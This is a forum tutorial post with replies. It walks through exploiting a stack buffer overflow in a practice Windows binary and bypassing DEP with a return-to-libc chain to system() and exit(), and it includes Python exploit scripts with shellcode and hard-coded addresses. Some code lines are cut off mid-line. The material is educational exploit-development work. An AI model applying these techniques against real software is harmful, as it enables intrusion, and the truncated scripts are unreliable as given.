Bypass Data Execution Protection (DEP)

Exploit Development

Sk0xic

Jun '18

Hey folks! this topic details how to overflow a buffer, bypass DEP (Data Execution Prevention) and take control of the executable


Recommended Prerequisites

- C/C++ language, a basic level would be fine
- x86 Intel Assembly
- Familiarity with Buffer Overflow
- Debuggers/Disassembly

The binary

File 76
Virustotal 50

Okay, first thing we need to do is see what the executable brings us, so we run it.



```
C:\>stack9b.exe
No se puede abrir fichero.dat: No such file or directory

C:\>_
```

Here we see that it is asking for a file ***file.dat*** but as it does not exist it tells us that **it cannot be opened**, Once created we see that it shows us a message with 3 values at 0 that seem to correspond to 3 variables (cookie, cookie2 and size) and nothing else.

Since we don’t know what it does, let’s take a look at it.

This function has 5 variables, 4 of which are initialized at 0 and one at 32h (“2”), there is a pointer to **LoadLibrary** that is stored in 0x10103024 then makes a fopen to “fichero.dat” file in binary read mode, stores the FILE pointer in 0x10103020 and finally checks if it exists, if it does not exist it will go to 0x101010d3 and closes (as we saw before) and if it exists it goes to 0x101010e9, let’s look there

Ok, in this procedure it first reads 4 bytes of fichero.dat with **fread** and stores them in a pointer to a block of memory look 23 (**ebp-c**), **fread** returns the total number of elements read and stores it in **ebp-8**, it does fread of 4 bytes again for the file and stores them in a pointer to **ebp-10** then it does it one more time of 1 byte and stores it in a pointer to **ebp-1**, finally it compares this byte with [ebp-14] which is 32h ("2") and if it is less than or equal (**jle**) it goes to 0x10101155 if it doesn't, show a message saying "Nos fuimos al carajo" (We're going to fuck off) and it closes.

Then we write in the file 8 bytes + the correct byte ("2") and we enter 0x10101155, for example:

```
1234 + 5678 + 2
```

Well, here it pushes the saved bytes with **fread** and prints them, allocates 50 bytes (32h) of memory with **malloc**, stores the pointer to the allocated memory in **ebp-1c** then push the first 8 bytes of "**fichero.dat**" to 0x10101010, let's look over there

Okay, what it does here is it takes the first 4 bytes of *fichero.dat* and adds them to the following 4 bytes then the result is compared to **58552433h**, if the condition is correct, loads "**pepe.dll**", then let's make sure the condition is met (as it is *little endian* we have to put the bytes at backwards)

As not all characters meet the condition as “0” (30h) +"(" (28h) = 58h (1 byte correct) we do a script that does it and ready

```
data = "\x21\x1210" + "\x12\x12$(" + "2"
with open("fichero.dat", "w") as file:
    file.write(data)
```

Okay, this must meet the condition, let’s see.

Well, let’s see what’s it now.

Once we leave 0x10101010 we see that it reads [ebp-1] bytes of **fichero.dat** with **fread** and stores it in a buffer pointing to (**ebp-54**), **Okay, here's a buffer overflow, let's analyze it.**

First we saw that the ninth byte of "**fichero.dat**" was stored in **[ebp-1]**, then compared to **[ebp-14] ("2")**

Well, now we see that that byte (**[ebp-1]**) is used as size of **fread** that will store that number of bytes (size) in a buffer (**ebp-54**) of 52 bytes, as the nearest variable is **ebp-20**, [ebp-54] - [ebp-20] = [ebp-34], so 34h (52d), we can also see it in the IDA stack, *right click* -> *array* -> *ok*

Okay, knowing all that, how could we overflow the buffer?

[ebp-1] is the ninth byte of **fichero.dat**, the size of **fread** for store in the buffer **[ebp-54]** and must also be less than or equal to 32h (“2”).

So we know that negative numbers in hexadecimal are higher in decimal, so if we put a negative number in hexadecimal it would allow us to enter more bytes than allowed (52d) and this is because it is signed (**jle**)

```
0x10101139 movsx ecx,  byte ptr ss:[ebp-1]
0x1010113d cmp ecx,    dword ptr ss:[ebp-14]
0x10101140 jle         stack9b.10101155
```


Let’s try to get to the edge of the buffer and at the same time overflowing 2 bytes of the **fread** stipulation **(50 bytes, 32h)**.

```
data = "\x21\x1210" + "\x12\x12$(" + "\xff" + "A" * 52

with open("fichero.dat", "w") as file:
    file.write(data)
```

Cool!!! Let’s see what else there is to see if we can control the **retn**.

Well, now there is a procedure where it copy the buffer bytes **[ebp-54]** for the block in memory allocated by malloc **[ebp-1c]**

So, if I fill out **[ebp-1c]** with **“\x41x41x41\x41”** he won’t be able to write because it’s not a valid address, let’s find one that is.




```
003C0000 0000D000                                                          PRV  -RW--   -
003CD000 000F3000 Reserved (003C0000)                                      PRV          -
00690000 00003000                                                          PRV  -RW--   -
00693000 0000D000 Reserved (00690000)                                      PRV          -
10100000 00001000 stack9b.exe                                              IMG  -R---   E
10101000 00001000  ".text"              Executable code                    IMG  ER---   E
10102000 00001000  ".rdata"             Read-only initialized data         IMG  -R---   E
10103000 00001000  ".data"              Initialized data                   IMG  -RW--   E
10104000 00001000  ".gfids"                                                IMG  -R---   E
10105000 00001000  ".rsrc"              Resources                          IMG  -R---   E
6E790000 00001000 ucrtbase.dll                                             IMG  -R---   E
6E791000 000D0000  ".text"              Executable code                    IMG  ER---   E
6E861000 00002000  ".data"              Initialized data                   IMG  -RW--   E
6E863000 00002000  ".idata"             Import tables                      IMG  -R---   E
```


All right, let’s check the stack, see how many bytes it takes to get to the start of **retn** and control it.

Okay, let’s set up our exploit

```
import subprocess

shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x6

buff = "\x41" * 52
ebp_20 = "\x41" * 4
ebp_1c = "\x30\x30\x10\x10"    # Address with write permission
ebp_18 = "\x41" * 4
ebp_14 = "\x41" * 4
ebp_10 = "\x41" * 4
ebp_c = "\x41" * 4
```

```
ebp_8 = "\x41" * 4
ebp_4 = "\x41" * 4
s = "\x41" * 4     # ebp
r = shellcode


data = "\x21\x1210" + "\x12\x12$(" + "\xff" + buff + ebp_20 + ebp_1c + ebp_1

with open("fichero.dat", "w") as file:
    file.write(data)

subprocess.call(r"stack9b.exe")
```






Well, we already have EIP under control but now it doesn't allow me to execute my shellcode, this is due to **DEP** (data execution prevention).

Summarizing up, DEP changes the permissions of the segments where data is stored to prevent us from executing code there -ricnar

So to bypass the DEP we can do **ROP** (return oriented programming) which is basically using gadgets that are program's executable code to change the stack permissions with some api like **VirtualProtect** or **VirtualAlloc**


Looking for gadgets in **pepe.dll** I couldn't find VirtualAlloc, but there is a pointer to **system()** , would only be missing a return that can be **exit()** and a fixed place that we can control to pass it a string to system()



```
Function name
exit
_exit
_cexit
_c_exit
```


```
.text:10101D78
.text:10101D78 ; void __cdecl __noreturn exit(int Code)
.text:10101D78 exit            proc near               ; CODE X
.text:10101D78                 jmp     ds:__imp_exit
.text:10101D78 exit            endp
```

Now only the string for system() would be missing, we can use the address with write permission



```
Address   Hex                                              ASCII
10103030  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
10103040  41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
10103050  41 41 41 41 41 41 41 41 41 41 63 61 6C 63 2E 65  AAAAAAAAAAcalc.e
10103060  78 65 00 00 00 00 00 00 00 00 00 00 05 00 00 00  xe..............
10103070  02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10103080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10103090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
[1010305A] = 636C6163 (User Data)
```

Here I set up the stack because **malloc** only assigned 50 bytes and then had no control over the eip and that’s how the exploit would look.



```
import subprocess

system = "\x24\x98\x01\x78"    # system()
calc = "calc.exe"

buff = "\x41" * 42
#ebp_20 = "\x41" * 4
ebp_1c = "\x30\x30\x10\x10"    # Address with write permission
ebp_18 = "\x41" * 4
ebp_14 = "\x41" * 4
ebp_10 = "\x41" * 4
ebp_c = "\x41" * 4
ebp_8 = "\x41" * 4
ebp_4 = "\x41" * 4
s = "\x41" * 4    # ebp
r = system
exit = "\x78\x1d\x10\x10"    # exit()
ptr_calc = "\x5a\x30\x10\x10"
```

```
data = "\x21\x1210" + "\x12\x12$(" + "\xff" + buff + calc + "\x41" * 6 +
```

16

created Jun '18 | last reply Jul '18 | 12 replies | 11.3k views | 10 users | 21 likes | 5 links | 3

ricksanchez Leader — Jun '18

VIP

Ay nice! That's basically the windows counterpart to my exploit mitigation series (DEP edition) 113.

Nice to see both sides covered now.

3

Atentacle Jun '18

Dank!

¿De donde has sacado el programa (si se puede saber)? ¿Lo encontraste por casualidad?

Hoping to see more content like this, and happy to see a spanish fellow around here 🙂

1 Reply

panic_monster Jun '18

Awesome tutorials on the exploit development category.

Can we also have challenges on these topics, that would allow us to practice these concepts hands on.

Atentacle Jun '18

There’s the exploit-excercises website, it’s pretty good, done a few of them.

johnmarston Jun '18

Nice explanation! This actually helped clear some things up for me when it comes to ROP

Sk0xic 2 Atentacle Jun '18

Claro que sí, http://ricardonarvaja.info/WEB/EXPLOITING/ 55

2 Replies 1

Atentacle Jun '18

Hostias el narvaja. Mercis!

1

mcpwn84 Marty McPwn Sk0xic Jun '18

Nice post, thanks for sharing.

Copado encontrarse con gente hispana. Saludos 😉

AdwareHunter Cody Johnston Jun '18

Fantastic article! Very well-written. Complete, Concise, and easy to understand. Please keep up the great work!

12 DAYS LATER

bluretrece Jun '18

Gracias por el aporte, compa! 😃

alias Jun '18

+1, very well written.

14 DAYS LATER

CLOSED JUL 5, '18

This topic was automatically closed after 30 days. New replies are no longer allowed.

Reply

Suggested Topics

Topic	Replies	Activity

Topic	Replies	Activity
Windows 7 after the Supportend **Exploit Development** windows	13	4d
HackTheBox for Learning Hacking **CTF** ctf, 0x00sec, pentesting, hackthebox, partnership	50	Mar 9
[KEYGEN] Balanced Tree **Challenges** keygen	6	Jan 24
Conference Meetups **Social** networking	19	8h
How fun accidentally became security risk **Pentesting** hacking	19	15d

Want to read more? Browse other topics in Exploit Developm… or view latest topics.